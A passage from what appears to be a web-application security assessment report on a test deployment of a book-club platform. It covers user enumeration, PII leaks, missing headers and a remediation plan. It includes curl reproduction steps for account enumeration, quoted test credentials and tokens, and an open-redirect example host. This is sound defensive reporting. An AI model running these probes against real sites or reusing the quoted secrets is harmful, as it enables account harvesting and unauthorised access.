An unauthenticated attacker enumerating the application's endpoints would retrieve this path as part of passive reconnaissance. The disclosed database path confirms the server operating system (Linux), the database engine and file format (SQLite, given the .db extension), and the precise filesystem location of the data store. Combined with other vulnerabilities present in this assessment, such as the unauthenticated exposure of credentials and secrets via the same /internal/ path prefix, this information reduces the effort required to target the database directly or to craft exploitation payloads that reference known filesystem locations.

IMPACT ANALYSIS

The disclosed path `/var/lib/marginalia/marginalia.db` confirms the database technology, its filesystem location, and the underlying server platform to any unauthenticated external party. While this vulnerability does not independently enable data access or system compromise, it materially lowers the barrier for follow-on attacks: an attacker with any degree of file-read capability, whether through a separate path traversal, server-side request forgery, or local file inclusion vulnerability, can immediately target the known database path rather than spending time on blind enumeration. In the context of this assessment, where multiple higher-severity vulnerabilities already expose the application to significant compromise, this disclosure accelerates the attacker's ability to pivot to the database layer. The public exposure of an endpoint explicitly namespaced as internal also indicates a broader absence of network-layer segmentation controls, which carries operational and compliance risk under frameworks such as PCI-DSS that require strict separation between internal services and public-facing interfaces.

REMEDIATION

1. Restrict access to the `/internal/ops/summary` endpoint by placing it behind authentication or limiting it to internal network ranges only (e.g., via firewall rules or reverse proxy ACLs).
2. Configure the application to suppress absolute filesystem paths in responses served to external clients. Replace paths like `/var/lib/marginalia/marginalia.db` with generic labels or relative references.
3. Review all endpoints under `/internal/` to ensure none are unintentionally exposed to the public internet.
4. Implement custom error and status pages that sanitize internal details before rendering.
5. Add automated CI/CD checks (e.g., response body scanning in integration tests) to detect accidental path or internal detail leakage before deployment.

Email Address Disclosed in Book Detail API Response

LOW

SEVERITY
Low

CATEGORY
Security Misconfiguration

CWE
CWE-359

ENDPOINT
`http://marginalia.testinvicti.com/`

CVSS 4.0
6.9 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Observed:

Scanner details:
Endpoints where sensitive data is detected:


```
<ul><li>/api/books/7 - <strong>Field name: </strong> email - <strong>Description: </strong> Email </li></ul> <br/>
```

STEPS TO REPRODUCE

1. Send a GET request to the book detail endpoint:

```
curl -s http://marginalia.testinvicti.com/api/books/7
```

Examine the JSON response body — it should contain an `email` field with a user's email address exposed in the book resource data.

SEVERITY JUSTIFICATION

A single email address is exposed in a public API response for a book resource. The confidentiality impact is low since it is limited to one PII field per record rather than bulk credential or financial data leakage.

DISCOVERY & EXPLOITATION

The DAST agent identified an `email` field present in the unauthenticated response body of the `/api/books/{book_id}` endpoint. The disclosure arises from an overly permissive serialization schema: the API serializes a nested author or contributor object that includes the raw email address rather than a non-PII identifier such as a display name or internal user ID. Because the endpoint requires no authentication, the email address is accessible to any anonymous HTTP client.

An unauthenticated attacker can enumerate book records across the platform by iterating over sequential or discoverable book IDs, harvesting a unique email address from each response. The collected addresses form a ready-made target list for phishing campaigns, credential stuffing against other services, or spam. The absence of any rate-limiting or authentication requirement on this endpoint removes friction from bulk enumeration.

IMPACT ANALYSIS

Each publicly accessible book record leaks the email address of an associated user, exposing platform members to unsolicited contact, phishing, and account-targeting attacks without any interaction or consent from the affected user. Under GDPR, email addresses constitute personal data, and their unintended disclosure through a public API endpoint without a lawful basis represents a potential data breach requiring assessment under Article 33 notification obligations. The scope of exposure scales directly with the number of book records on the platform: a single automated enumeration pass can harvest the email address of every user who has contributed a book entry. While the per-record confidentiality impact is limited to a single PII field, the aggregate exposure across the full catalog elevates the practical risk beyond what the per-record severity suggests.

REMEDIATION

1. Review the `/api/books/{book_id}` endpoint response schema and remove the `email` field from the serialized output, or replace it with a non-PII identifier (e.g., display name or author ID).

2. If the email must be returned for certain consumers, restrict it to authenticated requests from users with an appropriate relationship to the book (e.g., the book owner or an admin) using role-based response filtering.
3. Audit all other public API endpoints (`/api/books` , `/api/clubs` , `/api/reviews`) for similar PII leakage in nested objects such as author, reviewer, or contributor sub-resources.
4. Implement a response serialization layer (e.g., FastAPI `response_model` with explicit field inclusion) to ensure PII fields are never accidentally exposed.
5. Add automated API contract tests in CI that flag responses containing PII field names (`email` , `phone` , `ssn`) on public endpoints.

Missing Cache-Control Headers on Registration Page Exposing Credentials in URL

SEVERITY
Low

CATEGORY
Security Misconfiguration

CWE
CWE-525

ENDPOINT
`http://marginalia.testinvicti.com/`

CVSS 4.0
2.3 CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:P/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Observed:

Scanner details:
List of pages that could be cached:
http://marginalia.testinvicti.com/register?email=testing@example.com&password=u]H[ww6KrA9F.x-F&username=s0dPqaAH

HTTP TRANSACTION

REQUEST

```
GET /register?email=testing%40example.com&password=u]H[ww6KrA9F.x-F&username=s0dPqaAH HTTP/1.1
Host: marginalia.testinvicti.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/149.0.0.0 Safari/537.36
Connection: Keep-alive
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 17:01:32 GMT
content-type: text/html; charset=utf-8
Content-Length: 1841
```

```
<!doctype html>
<html lang="en"><head>
<title>Register · Marginalia</title>
[... truncated ...]
```

Note: No Cache-Control, Pragma, or Expires headers present in the response.

STEPS TO REPRODUCE

1. Send a GET request to the registration page with sensitive parameters in the URL:

```
curl -v "http://marginalia.testinvicti.com/register?email=testing@example.com&password=u]H[ww6KrA9F.x-F&username=s0dPqaAH"
```

Observe that the response returns HTTP 200 with content-type: text/html; charset=utf-8 but includes no Cache-Control, Pragma, or Expires headers.

2. Verify that the response body contains the full registration page HTML. Since no caching directives are present, any intermediate proxy, CDN, or the browser itself may cache this response — including the sensitive credentials visible in the URL.
3. Check browser history or proxy logs after the request. The full URL with email, password, and username query parameters will be stored in plaintext, confirming the caching exposure.

SEVERITY JUSTIFICATION

The registration page is served without Cache-Control or Pragma headers, allowing intermediate proxies and browser caches to store responses that may contain sensitive user data in the URL. Exploitation requires access to the cache (shared proxy, browser history, or logs), limiting real-world impact.

DISCOVERY & EXPLOITATION

The registration page at the application root is served without any caching directives: the HTTP response omits `Cache-Control`, `Pragma`, and `Expires` headers entirely. Compounding this, the registration form submits credentials via GET rather than POST, placing usernames and passwords directly in the URL query string. Without cache-control headers, intermediate proxies, corporate web gateways, and the browser's own disk cache are permitted to store the full response, including the credential-bearing URL, indefinitely.

An attacker with access to a shared proxy cache, browser history file, or server access log — such as a malicious insider, a compromised network appliance, or a user on a shared workstation — can retrieve plaintext credentials without any interaction with the live application. No active exploitation is required once the credentials have been cached; the attack surface persists for as long as the cached entry remains valid.

IMPACT ANALYSIS

Credentials submitted through the registration form are exposed in browser history, proxy cache stores, and server-side access logs in plaintext, directly as a consequence of the GET-based form submission combined with absent caching controls. Any party with read access to these artifacts, including shared workstation users, network administrators, or an attacker who has compromised a caching proxy, can harvest account credentials without authentication. Because the application operates entirely over cleartext HTTP (a separate vulnerability identified in this assessment), these credentials are already exposed in transit; the caching misconfiguration extends that exposure to a persistent, at-rest record. For users who reuse passwords across services, the impact extends beyond this platform to any other account sharing the same credential. Regulatory frameworks including GDPR treat the unnecessary exposure of authentication credentials as a failure of appropriate technical safeguards, carrying potential notification and enforcement obligations.

REMEDIATION

1. Add `Cache-Control: no-store, no-cache, must-revalidate` and `Pragma: no-cache` response headers to all pages that handle sensitive data, including `/register`, `/login`, and `/account`.
2. Ensure the registration form submits via `POST` rather than `GET` so that credentials are never included in the URL or query string, preventing them from appearing in browser history, server logs, and proxy caches.
3. Configure a global middleware in FastAPI to set appropriate cache-control headers on all authenticated or sensitive endpoints, e.g. using `starlette.middleware` with a response header hook.
4. Add the `Expires: 0` header alongside Cache-Control for backward compatibility with HTTP/1.0 proxies.
5. Long-term, enforce cache-control policies via a security-headers middleware or reverse proxy configuration (e.g., OWASP Secure Headers Project) and validate with CI-integrated header checks.

User Enumeration via Differential Login Error Messages on POST /api/auth/login

LOW

SEVERITY
Low

CATEGORY
Security Misconfiguration

CWE
CWE-204

ENDPOINT
`http://marginalia.testinvicti.com/api/auth/login`

PARAMETER
email

CVSS 4.0
6.9 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Observed:

POST /api/auth/login with non-existent email returns "No account found for that email". With correct email but wrong password returns "Incorrect password". Different error messages allow user enumeration.

HTTP TRANSACTION

REQUEST

```
POST /api/auth/login HTTP/1.1
Host: marginalia.testinvicti.com
Content-Type: application/json
Content-Length: 50

{"email":"ops@marginalia.club","password":"wrong"}
```

RESPONSE

```
HTTP/1.1 401 Unauthorized
content-length: 31
content-type: application/json

{"detail":"Incorrect password"}
```

STEPS TO REPRODUCE

1. Send a POST request with a known valid email and an incorrect password:

```
curl -s -X POST 'http://marginalia.testinvicti.com/api/auth/login' \
-H 'Content-Type: application/json' \
-d '{"email":"ops@marginalia.club","password":"wrong"}
```

The server responds with `{"detail":"Incorrect password"}`, confirming the email exists.

2. Send a POST request with a non-existent email:

```
curl -s -X POST 'http://marginalia.testinvicti.com/api/auth/login' \
-H 'Content-Type: application/json' \
-d '{"email":"nonexistent@test.com","password":"wrong"}
```

The server responds with `{"detail":"No account found for that email"}` — a different message that reveals the email is not registered.

3. Compare the two responses. The differential error messages ("Incorrect password" vs. "No account found for that email") allow an attacker to enumerate valid email addresses without authentication.

SEVERITY JUSTIFICATION

User enumeration leaks limited confidentiality (whether an email is registered) with no direct integrity or availability impact. The attack is trivially automatable (no auth, no complexity) but only facilitates further attacks such as credential stuffing or

targeted phishing rather than causing direct harm.

DISCOVERY & EXPLOITATION

The login endpoint at `POST /api/auth/login` returns semantically distinct error messages depending on whether the submitted email address corresponds to a registered account. A request with a valid email but incorrect password returns `{"detail": "Incorrect password"}`, while a request with an unregistered email returns `{"detail": "No account found for that email"}`. Both responses carry a `401 Unauthorized` status code, but the differing message bodies and differing `content-length` values (31 bytes versus 44 bytes) allow an unauthenticated attacker to reliably distinguish between the two failure conditions without any authentication or special privileges.

An unauthenticated attacker can automate this distinction at scale, submitting a list of candidate email addresses and classifying each as registered or unregistered based solely on the response body. The resulting confirmed address list directly enables credential-stuffing campaigns against those accounts, targeted phishing attacks that reference the platform by name to increase credibility, or account-takeover attempts using previously breached password databases. Given that the broader assessment identified plaintext credentials embedded in page source and no rate limiting on this endpoint, the practical barrier to large-scale enumeration is negligible.

IMPACT ANALYSIS

This vulnerability exposes the platform's registered user base to systematic harvesting by any unauthenticated party. Confirmed email addresses carry inherent value as phishing targets, particularly on a platform that stores financial data (wallet balances) and personal reading history, both of which can be leveraged to craft convincing lures. For users who reuse credentials across services, a confirmed address combined with a breached password list creates a direct path to account takeover without any further exploitation of the application itself. From a compliance perspective, enabling trivial enumeration of registered accounts constitutes unnecessary disclosure of personal data under GDPR Article 5(1)(f), which requires appropriate confidentiality protections for personal data processing. While this vulnerability does not independently result in data loss or service disruption, it lowers the cost of follow-on attacks against an account population that the broader assessment has already shown to be inadequately protected.

REMEDIATION

1. Return a single generic error message for all failed login attempts on `/api/auth/login`, such as `"Invalid email or password"`, regardless of whether the email exists or the password is wrong.
2. Ensure HTTP response status codes, response times, and response body lengths are identical for both failure cases to prevent timing-based or size-based enumeration.
3. If account lockout or rate-limiting notifications are sent (e.g., via email), send them only to the registered address — never reveal account existence in the API response.
4. Implement rate limiting on the `/api/auth/login` endpoint (e.g., 5 attempts per minute per IP) to slow automated enumeration.
5. Long-term, adopt a framework-level authentication library that handles generic error responses by default and audit login endpoints in CI for differential response patterns.

7. Additional Observations

The following informational observations were noted during the assessment. While not direct vulnerabilities, they represent security hardening opportunities.

The assessment identified 8 informational findings representing defense-in-depth gaps that, while not independently exploitable, materially amplify the impact of higher-severity vulnerabilities present in the application.

Missing Security Headers

4 security response headers are absent from all application responses. The `Content-Security-Policy` header (INV-66) is not set on any page, removing the browser's primary defense against the stored and reflected XSS vulnerabilities confirmed elsewhere in this assessment. Without a `script-src` directive, injected scripts execute without constraint. The `Cross-Origin-Opener-Policy` header (INV-68) is absent, leaving the application's browsing context accessible to cross-origin openers via `window.opener` references and preventing the application from achieving the cross-origin isolation required to safely use high-resolution timers. The `Cross-Origin-Embedder-Policy` header (INV-67) is similarly missing, compounding the isolation gap. The `Permissions-Policy` header (INV-70) is not set, leaving browser device APIs including camera, microphone, and geolocation unrestricted for any script executing in the page context. In combination with the confirmed XSS vulnerabilities, the absence of these headers means injected scripts face no browser-enforced constraints on data exfiltration or device access. All 4 headers can be deployed through a single middleware addition with no functional impact on legitimate application behavior.

Missing X-Content-Type-Options Header

The `X-Content-Type-Options: nosniff` header (INV-73) is absent from responses including `/openapi.json`. Without this directive, browsers may perform MIME-type sniffing and interpret responses as a different content type than declared. While not independently exploitable, this gap removes a browser-level safeguard that would otherwise prevent content-injection vulnerabilities from being escalated through MIME confusion.

Unauthenticated API Documentation

The Swagger UI at `/docs` (INV-60) and the raw OpenAPI specification at `/openapi.json` (INV-61) are accessible to any unauthenticated user. These endpoints present the complete API attack surface, including administrative and internal routes, parameter names, schema details, and SQL column name defaults, in a structured format that eliminates the reconnaissance phase of an attack entirely. A TODO comment in the `/docs` HTML source confirms this is a known oversight. While the documentation itself does not expose user data, it functions as a precision reconnaissance artifact that directly accelerated exploitation of every other vulnerability in this assessment.

Subresource Integrity

The `/docs` endpoint loads JavaScript and CSS assets from `cdn.jsdelivr.net` using floating version references (`swagger-ui-dist@5`) without `integrity` or `crossorigin` attributes (INV-72). Without Subresource Integrity enforcement, the browser applies no cryptographic verification to CDN-delivered resources. Exploitation requires a prior CDN-side compromise, making the direct risk low, but the use of a floating major-version tag means any future patch release to that channel is automatically trusted without verification.

False Positive

One informational item (INV-71) was identified as a false positive: the string `c:/windows/win.ini` present in the content of `/book/1` triggered a Windows path disclosure signature. The application runs on a confirmed Linux host, and the string originates from application content rather than a server-side path leak. No remediation is required for this item beyond removing the string from test fixture data to reduce future scanner noise.

INFO Missing Content-Security-Policy Header on Application Pages

Affected resource: <http://marginalia.testinvicti.com/>

The absence of a Content-Security-Policy header is a defense-in-depth failure that materially increases the realized impact of the XSS vulnerabilities documented in this report. Where a well-configured CSP could limit injected script execution, restrict data exfiltration to approved origins, and block framing-based clickjacking attacks, the current configuration provides none of these controls. For a platform handling user annotations, reviews, and wallet data, the lack of any frame-ancestors directive also leaves

users exposed to UI redressing attacks. Remediation of this gap does not eliminate the underlying injection vulnerabilities but reduces their exploitability and limits blast radius, and is a baseline requirement under security hardening guidance referenced by PCI-DSS and OWASP.

RECOMMENDATION

1. Add a `Content-Security-Policy` response header to all HTML responses served by the application at `http://marginalia.testinvicti.com/`. Start with a restrictive policy such as `default-src 'self'; script-src 'self'; style-src 'self'; img-src 'self'; frame-ancestors 'none'` and adjust based on legitimate resource origins.
2. Deploy the header at the web server or reverse proxy level (e.g., Nginx `add_header`, Apache `Header set`, or application middleware) to ensure consistent coverage across all routes including `/book/`.
3. Use `Content-Security-Policy-Report-Only` mode initially with a `report-uri` or `report-to` directive to monitor for policy violations before enforcing, preventing accidental breakage of legitimate functionality.
4. Remove any `unsafe-inline` or `unsafe-eval` directives once the application is refactored to use nonce-based or hash-based script loading.
5. Integrate a CI/CD security header check (e.g., Mozilla Observatory or `securityheaders.com` API) to prevent regressions.

INFO Missing Cross-Origin-Embedder-Policy (COEP) Header on Application Responses

Affected resource: `http://marginalia.testinvicti.com/`

The missing COEP header is a hardening gap rather than a standalone exploitable vulnerability. Its primary business consequence is the absence of a browser-enforced isolation boundary that would otherwise limit the blast radius of the XSS and CORS vulnerabilities confirmed elsewhere in this assessment. Without cross-origin isolation, a successful XSS payload executing in the application's context faces fewer browser-level constraints on accessing cross-origin data. Additionally, the application cannot adopt security-sensitive browser APIs that require cross-origin isolation as a prerequisite, limiting future security architecture options. Remediation is low-effort and carries no direct operational risk beyond potential breakage of third-party resource loading, which should be validated in a staging environment before production deployment.

RECOMMENDATION

1. Add the `Cross-Origin-Embedder-Policy: require-corp` response header to all HTML responses served by the application, either at the web server (e.g., Nginx `add_header`) or application framework level.
2. Ensure all cross-origin resources (images, scripts, stylesheets) either include a `Cross-Origin-Resource-Policy` header or are loaded with the `crossorigin` attribute so they comply with the COEP policy.
3. Pair COEP with `Cross-Origin-Opener-Policy: same-origin` to fully enable cross-origin isolation, which grants access to powerful APIs like `SharedArrayBuffer` while mitigating Spectre-class side-channel attacks.
4. Test the application thoroughly after enabling COEP, as resources without proper CORS/CORP headers will be blocked by the browser.
5. Enforce the presence of security headers in CI/CD pipelines using tools like `securityheaders.com` checks or custom header-validation scripts.

INFO Missing Cross-Origin Opener Policy (COOP) Header on HTML Responses

Affected resource: `http://marginalia.testinvicti.com/`

The absence of COOP does not independently enable data theft or privilege escalation, but it degrades the browser-level isolation model that limits the blast radius of other vulnerabilities present in this application. Given that the assessment identified multiple XSS vectors and a permissive credentialed CORS policy, the missing COOP header leaves the application unable to benefit from cross-origin isolation, which browsers require before granting access to high-resolution timers and `SharedArrayBuffer`. These

primitives are prerequisites for practical Spectre-based side-channel attacks targeting sensitive data held in the same browsing context. Deploying the header carries no functional cost for the application and closes this exposure class entirely.

RECOMMENDATION

1. Configure the web server or application framework to send the `Cross-Origin-Opener-Policy` header on all HTML responses. Set the value to `same-origin` (e.g., `Cross-Origin-Opener-Policy: same-origin`) to isolate the browsing context from cross-origin openers.
2. If certain pages must interact with cross-origin popups, use the less restrictive value `same-origin-allow-popups` only on those specific endpoints.
3. Verify the header is present by inspecting response headers for pages such as `http://marginalia.testinvicti.com/book/` using browser DevTools or `curl -I`.
4. Combine COOP with `Cross-Origin-Embedder-Policy: require-corp` (COEP) to enable full cross-origin isolation, which also unlocks `SharedArrayBuffer` and high-resolution timers safely.
5. Add a CI/CD check (e.g., an HTTP header scanner in your pipeline) to ensure COOP is consistently deployed on all new endpoints.

INFO Email Address Disclosed in Unauthenticated Attachment Download API Response

Affected resource: `http://marginalia.testinvicti.com/`

The immediate data exposure encompasses 2 distinct categories of sensitive information: personally identifiable information in the form of a named staff member's email address, and confidential commercial data in the form of auction reserve prices explicitly designated for internal circulation only. Disclosure of reserve pricing to external parties undermines the integrity of the auction process and may constitute a breach of contractual confidentiality obligations to consignors or buyers. The staff email address, surfaced without any authentication barrier, provides adversaries with a verified internal contact for targeted phishing, credential harvesting, or business email compromise attempts. Under GDPR, the unauthenticated exposure of staff PII via a publicly reachable API endpoint constitutes a personal data breach, carrying notification obligations and potential regulatory liability. The absence of any access control on this endpoint means the full scope of exposure extends to every attachment stored on the platform, not solely the document observed during testing.

RECOMMENDATION

1. Restrict access to the `/api/attachments/download` endpoint by requiring authentication and authorization checks before serving attachment content.
2. Review all attachment records in the database and remove or redact internal documents that contain sensitive business data or personal contact information.
3. Implement access control lists (ACLs) on attachments so that only authorized users (e.g., staff with the `curator_rhys` role) can download internal documents.
4. Strip or sanitize email addresses and other PII from API responses where they are not required for the consumer's use case.
5. Integrate automated sensitive-data-exposure scanning (e.g., DLP rules or SAST checks for PII patterns) into the CI/CD pipeline to prevent future leaks.

INFO Missing Permissions-Policy Response Header on Application Endpoints

Affected resource: `http://marginalia.testinvicti.com/`

The absence of a `Permissions-Policy` header does not constitute a standalone exploitable vulnerability, but it reduces the application's defense-in-depth posture by leaving browser feature access ungoverned. Given the XSS vulnerabilities confirmed elsewhere in this assessment, the lack of feature restrictions meaningfully expands the potential blast radius of script injection attacks. From a compliance perspective, privacy-focused frameworks such as GDPR treat unauthorized access to device sensors

(camera, microphone, geolocation) as a data protection concern; a policy header is a low-cost control that limits exposure. Remediation requires a single server-side configuration change and carries no functional risk to legitimate application behavior.

RECOMMENDATION

1. Configure the web server or application framework to include a `Permissions-Policy` header on all HTTP responses, restricting browser features not required by the application (e.g., `Permissions-Policy: camera=(), microphone=(), geolocation=()`).
2. Audit the application's feature usage to determine which browser APIs (camera, microphone, geolocation, payment, etc.) are actually needed, and allow only those in the policy.
3. Apply the header globally via server configuration (e.g., in Nginx add `add_header Permissions-Policy "camera=(), microphone=(), geolocation=()" always;`, or in Apache use `Header always set Permissions-Policy "camera=(), microphone=(), geolocation=()"`).
4. Verify the header is present on all responses by running `curl -I http://marginalia.testinvicti.com/book/` and confirming the `Permissions-Policy` header appears.
5. Enforce this header in CI/CD pipeline security checks or use a reverse proxy policy to prevent regression.

INFO False Positive: Windows Path String in Book Page Content Misidentified as Path Disclosure

Affected resource: <http://marginalia.testinvicti.com/>

There is no confidentiality, integrity, or availability impact associated with this item. The presence of the string `c:/windows/win.ini` in page content on a Linux-hosted application does not disclose server internals, file system layout, or any sensitive infrastructure detail. No remediation action is required for the vulnerability itself. The practical recommendation is limited to removing the string from staging data to reduce future scanner noise, and optionally tuning DAST rules to suppress Windows path disclosure signatures against confirmed Linux-only targets.

RECOMMENDATION

1. Verify the content of the `/book/1` page to confirm the string `c:/windows/win.ini` is application data (e.g., a book annotation or test fixture) rather than a server-side path leak.
2. If the string originates from user-generated content or test data, sanitize or remove it from the staging environment to avoid future scanner noise.
3. Confirm the server does not disclose actual internal paths (Linux-based, e.g., `/var/lib/marginalia/`) in error responses or page content by reviewing error-handling middleware.
4. Add a CI check or DAST tuning rule to suppress Windows path disclosure signatures against confirmed Linux-only targets to reduce false positives.

INFO Missing Subresource Integrity on CDN-Hosted Swagger UI Script

Affected resource: <http://marginalia.testinvicti.com/>

The direct business risk of this vulnerability is low in isolation, as it is contingent on a prior compromise of a well-operated third-party CDN. However, the specific context elevates its relevance: the `/docs` endpoint publishes a full OpenAPI specification that includes internal and administrative routes, and the application's broader security posture includes multiple Critical and High vulnerabilities. A developer or administrator using the interactive Swagger UI console while authenticated would expose session tokens to any injected script. In a regulatory context, delivery of malicious code through a trusted CDN asset could constitute a supply-chain incident with notification obligations under frameworks such as GDPR, depending on what data is accessed or exfiltrated. The absence of SRI also represents a deviation from baseline web security hygiene that may be flagged during compliance audits or third-party vendor assessments.

RECOMMENDATION

1. Add `integrity` and `crossorigin="anonymous"` attributes to the `<script>` tag loading `https://cdn.jsdelivr.net/npm/swagger-ui-dist@5/swagger-ui-bundle.js` on the `/docs` endpoint, e.g. `<script src="https://cdn.jsdelivr.net/npm/swagger-ui-dist@5/swagger-ui-bundle.js" integrity="sha384-<hash>" crossorigin="anonymous"></script>` .
2. Similarly add `integrity` attributes to the `<link>` tag loading `https://cdn.jsdelivr.net/npm/swagger-ui-dist@5/swagger-ui.css` .
3. Generate the correct SRI hashes using `openssl dgst -sha384 -binary <file> | openssl base64 -A` or the online tool at srihash.org for each pinned CDN resource version.
4. Pin the exact version of the CDN resource (e.g., `swagger-ui-dist@5.x.y`) rather than using a floating major version tag (`@5`) to ensure hash stability.
5. Integrate an SRI verification check into your CI/CD pipeline (e.g., using `webpack-subresource-integrity` or a custom linter) to prevent future regressions.

INFO Missing X-Content-Type-Options Header on OpenAPI JSON Endpoint

Affected resource: <http://marginalia.testinvicti.com/>

The missing `X-Content-Type-Options` header is a defense-in-depth control rather than a standalone exploitable vulnerability. Its absence does not directly expose user data, enable unauthorized access, or cause operational disruption. The business risk is limited to the marginal reduction in browser-side protection against MIME-sniffing attacks, which could amplify the impact of content-injection vulnerabilities identified elsewhere in this assessment. Remediation is low-effort and achievable through a single server configuration change applied globally, making it a straightforward hardening measure with no functional trade-offs.

RECOMMENDATION

1. Configure the web server or application framework to include `X-Content-Type-Options: nosniff` in all HTTP responses served by `http://marginalia.testinvicti.com/openapi.json` and other endpoints.
2. For Nginx, add `add_header X-Content-Type-Options "nosniff" always;` in the relevant `server` or `location` block. For Apache, add `Header always set X-Content-Type-Options "nosniff"` in the virtual host or `.htaccess` .
3. Ensure the `Content-Type` header on `/openapi.json` is correctly set to `application/json` so browsers do not attempt MIME-sniffing.
4. Verify the fix by requesting the endpoint and confirming the `X-Content-Type-Options: nosniff` header is present in the response.
5. Enforce this header globally via a middleware or reverse proxy rule and add a CI check (e.g., using securityheaders.com API or a custom integration test) to prevent regression.

8. Recommendations

Immediate (Critical and High Vulnerabilities)

The following vulnerabilities require remediation before the application is accessible to any untrusted user. Deferral of these items leaves the platform in a state of total compromise.

Authentication Infrastructure (INV-3, INV-4): The JWT verification layer must be configured to explicitly allowlist permitted algorithms (e.g., `algorithms=["HS256"]`) and reject any token with `alg=none` or an empty signature segment. The current JWT signing secret must be rotated immediately, as it may have been observed or exploited prior to this assessment. This is the single highest-priority remediation: until it is in place, every other access control on the platform is bypassable by any unauthenticated party.

Mass Assignment Privilege Escalation (INV-2): The `PATCH /api/users/me` endpoint must be restricted to an explicit allowlist of user-editable fields using a Pydantic request model with `model_config = ConfigDict(extra="forbid")`. The `role`, `credits`, and `id` fields must never be accepted from client input. All accounts that may have been escalated to administrator via this vector should be audited and demoted.

Credential Disclosure (INV-10, INV-11): The HTML comment block containing `demo@marginalia.club / Demo2023!shelf` and the JWT signing key rotation TODO must be removed from all server-rendered templates immediately. The disclosed credentials must be rotated and all active sessions for that account invalidated. A pre-deploy secrets scanning check (e.g., `gitleaks` or `trufflehog`) must be added to the CI/CD pipeline to prevent recurrence.

Admin Endpoint Authorization (INV-1, INV-12, INV-13): All routes under `/api/admin/` must enforce role-based authorization by verifying the JWT `role` claim equals `admin` before processing any request. A centralized FastAPI `Depends(require_admin)` dependency applied to the entire admin router is the recommended implementation. All exposed API keys (`mk_live_*` prefix) and password hashes returned by `GET /api/admin/users` must be treated as compromised and rotated.

SSRF on Admin Diagnostics (INV-5): The `host` parameter on `GET /api/admin/diagnostics` must be restricted to an explicit allowlist of permitted diagnostic targets. Requests to private IP ranges (`127.0.0.0/8`, `10.0.0.0/8`, `172.16.0.0/12`, `169.254.169.254`) must be blocked at the application layer before the HTTP client processes the URL. Role-based authorization (admin only) must also be enforced on this endpoint.

Unauthenticated Attachment Access (INV-6, INV-7, INV-16, INV-20): Authentication and ownership authorization must be enforced on `GET /api/attachments/download` and `GET /api/books/{book_id}/attachments`. These endpoints currently require no credentials, exposing confidential financial documents to any anonymous internet user. All `/api/books/{book_id}/*` sub-resource endpoints must inherit the parent book's visibility and access controls.

Pervasive Object-Level Authorization Failures (INV-14, INV-15, INV-17, INV-18, INV-19, INV-21, INV-22, INV-23, INV-24, INV-25, INV-26, INV-27, INV-28, INV-29, INV-31, INV-32, INV-33, INV-34, INV-35, INV-36, INV-37): Every API endpoint that accepts a resource identifier must verify that the authenticated user owns or is authorized to access that resource before returning or modifying data. This applies uniformly to orders, annotations, reviews, lists, books, clubs, users, attachments, and wallet operations. A centralized `authorize_resource_owner(resource, user)` FastAPI dependency pattern is strongly recommended to enforce this consistently. The wallet transfer endpoint (INV-34) additionally requires server-side validation that `amount_cents` is strictly positive. The order creation endpoint (INV-31) must compute `unit_price_cents` server-side from the catalog rather than accepting it from client input.

CORS Misconfiguration (INV-8, INV-9, INV-38): The CORS middleware must be reconfigured to validate the `Origin` header against a static allowlist of trusted domains rather than reflecting the request origin verbatim. `Access-Control-Allow-Credentials: true` must only be set when the validated origin is on the allowlist.

Stored and Reflected XSS (INV-41, INV-42, INV-43, INV-57): All user-supplied content rendered in HTML responses must be HTML-encoded using context-aware output encoding. Jinja2 auto-escaping must be enabled globally. SVG avatar uploads must either be sanitized of executable content or converted to raster format before storage. The `body` parameter on book review endpoints must be sanitized server-side before storage and at render time.

Cleartext Credential Transmission (INV-39): The login form must be changed to `method="POST"` immediately to prevent credentials from appearing in URLs, server logs, and browser history.

Internal Operations Endpoint (INV-36, INV-37): The `/internal/ops/summary` endpoint must be restricted to authenticated administrators or bound to an internal-only network interface. The metrics collector token (`mg1_internal_collector_5f1c9ab27e`) and deploy key must be rotated immediately.

Short-Term (Medium Vulnerabilities)

The following vulnerabilities should be addressed within a defined remediation window of 30 days.

Transport Security (INV-52, INV-55): TLS must be deployed on the application. All HTTP traffic must be redirected to HTTPS via a permanent 301 redirect, and an HSTS header (`Strict-Transport-Security: max-age=31536000; includeSubDomains`) must be added. All session and authentication cookies must carry the `Secure` flag. This is a prerequisite for the effectiveness of several other security controls.

Unauthenticated Book and Club Data Exposure (INV-44, INV-45, INV-50, INV-51): Private and draft book records must not be returned to unauthenticated callers. The `GET /api/books/{book_id}` endpoint must enforce authentication and ownership checks for non-public resources. The `GET /api/clubs` endpoint must require authentication and must not include `invite_code` fields for clubs where the requesting user is not the owner.

Open Redirect (INV-53, INV-54): The `/go` endpoint must validate the `to` parameter against an allowlist of permitted destinations or restrict it to relative paths only. Protocol-relative URLs (e.g., `//evil.example`) must be explicitly rejected.

Information Disclosure (INV-49): The `/api/_status` endpoint must be restricted to authenticated administrators or return only a minimal `{"status": "ok"}` payload. Internal hostnames, database paths, admin email addresses, and version strings must be removed from any publicly accessible response.

DOM-Based XSS (INV-56, INV-58): The `postMessage` event listener must validate `event.origin` against an allowlist before processing message data. The `invite` hash fragment handler on the clubs page must replace the `innerHTML` assignment with `textContent` or sanitize the value with `DOMPurify` before insertion.

Prototype Pollution (INV-40): The custom `merge()` function in `/static/app.js` must be replaced with a safe deep-merge implementation that filters `__proto__`, `constructor`, and `prototype` keys. The `innerHTML` sink at line 104 must be replaced with a sanitized DOM API call.

Cache-Control Headers (INV-64): `Cache-Control: no-store, no-cache, must-revalidate` and `Pragma: no-cache` headers must be added to all responses serving sensitive or authenticated content.

User Enumeration (INV-65): The `POST /api/auth/login` endpoint must return a single generic error message for all failed authentication attempts, regardless of whether the email address is registered. Response body length and timing must be equalized between the two failure cases.

Saved Search BOLA (INV-48): The `GET /api/searches/{search_id}/run` endpoint must verify that the authenticated user owns the referenced search before executing it.

